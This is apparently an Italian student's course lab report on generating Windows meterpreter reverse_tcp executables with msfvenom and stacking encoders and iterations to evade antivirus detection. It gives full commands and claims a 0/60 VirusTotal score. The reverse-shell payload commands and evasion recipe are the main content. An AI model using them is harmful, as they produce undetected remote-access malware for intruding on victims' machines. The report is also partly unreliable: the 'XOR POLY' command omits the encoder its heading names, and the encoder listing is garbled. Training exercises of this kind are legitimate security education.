# **REPORT S9/L1**

# **Malware**

## Traccia

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


# **Svolgimento**

Per svolgere l'esercizio di oggi avviamo la macchina Kali con connessione, per poterci collegare al sito di virus total. In questo modo potremmo controllare il malware creato.

Partiamo da quanto visto a lezione, riportando qui sotto il codice che crea il virus:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 -- platform windows -e x86/shikata\_ga\_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 138 -o polimorficommm.exe

Facendo analizzare il malware così creato ci viene restituito un punteggio di 10/60.



Questo significa che 10 antivirus su 60 a disposizione di Virus Total hanno rilevato il programma come malevolo. In particolare vediamo che l'encoder shikata è il punto debole.

Cerchiamo pertanto di rendere più "invisibile" il nostro malware migliorando alcuni aspetti del codice:

- 1) Cambiamo encoder scegliendone uno meno rintracciabile;
- 2) Aumentiamo le iterazioni per far variare maggiormente il payload;

#### **CAMBIO ENCODER**

Per scegliere un encoder diverso chiediamo la lista dei possibili a msfvenom con il comando:

msfvenom —list encoder

Ottenendo:

```
Framework Encoders [--encoder <value>]
        Name
                                                                                Rank
                                                                                                          Description
     cmd/base64
                                                                                                        Base64 Command Encoder
                                                             low
low
                                                                                                        Alpha2 Alphanumeric Uppercase Encoder
        x86/alpha_upper
        x86/avoid_underscore_tolower manual Avoid underscore/tolower
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/bloxor manual BloXor - A Metamorphic B
       x86/bloxor manual Bloxor - A Metamorphic Block Based XOR Encoder x86/bmp_polyglot manual BMP Polyglot x86/call4_dword_xor normal Call+4 Dword XOR Encoder x86/context_cpuid manual CPUID-based Context Keyed Payload Encoder x86/context_stat manual stat(2)-based Context Keyed Payload Encoder x86/context_time manual time(2)-based Context Keyed Payload Encoder x86/countdown normal Single-byte XOR Countdown Encoder x86/fnsteny_mov normal Variable-length Fnsteny/mov Dword XOR Encoder x86/jmp_call_additive normal Jump/Call XOR Additive Feedback Encoder x86/nonalpha low Non-Alpha Encoder x86/oncupper low Non-Upper Encoder x86/opt_sub manual Sub Encoder (optimised) x86/service manual Register Service x86/shikata_ga_nai excellent Polymorphic XOR Additive Feedback Encoder x86/single_static_bit manual Single Static Bit x86/unicode_mixed manual Alpha2 Alphanumeric Unicode Uppercase Encoder x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder
                                                                                                       BloXor - A Metamorphic Block Based XOR Encoder
                                                                                                       Alpha2 Alphanumeric Unicode Uppercase Encoder
Dynamic key XOR Encoder
         x86/unicode_upper
                                                                               manual
normal
         x86/xor_dynamic
                                                                                normal
         x86/xor_poly
                                                                                                        XOR POLY Encoder
```

Tra i vari encoder basati su x86 i più promettenti sembrano xor dynamic e xor poly.

Questo cambio lo faremo tra le due fasi di shikataper aggiungere un livello di offuscamento diverso.

#### **AUMENTO ITERAZIONI**

Le iterazioni di malware si riferiscono a diverse versioni o modelli di un malware specifico che vengono sviluppati e diffusi dagli hacker. Queste iterazioni possono includere modifiche nel codice per evitare la rilevazione da parte degli antivirus, migliorare la capacità di diffusione o aumentare la gravità dell'attacco. Ad esempio, un malware potrebbe passare attraverso diverse iterazioni per adattarsi a nuove vulnerabilità di sicurezza o per adottare nuove tecniche di attacco. Le iterazioni possono anche includere malware polimorfico, che cambia regolarmente l'aspetto del codice mantenendo l'algoritmo interno, rendendo più difficile la sua rilevazione.

Pertanto scegliamo di aumentare le iterazioni fino a 200.


Fatte queste dovute considerazioni riformuliamo il codice del malware come segue:

#### XOR\_DYNAMIC

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 -- platform windows -e x86/shikata\_ga\_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor\_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 200 -o polimorf\_dynamic.exe

## XOR POLY

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 -- platform windows -e x86/shikata\_ga\_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 200 -o polimorf\_poly.exe



Analizziamo ora i due nuovi payload per vedere se questi miglioramenti hanno portato ai risultati sperati.

Per entrambi i virus abbiamo ottenuto il punteggio di 0/60, ovvero abbiamo reso il payload iniziale non rilevabile da virus total. Questo non significa che il payload è invisibile alla totalità degli antivirus, ma abbiamo una buona certezza di passare inosservati.

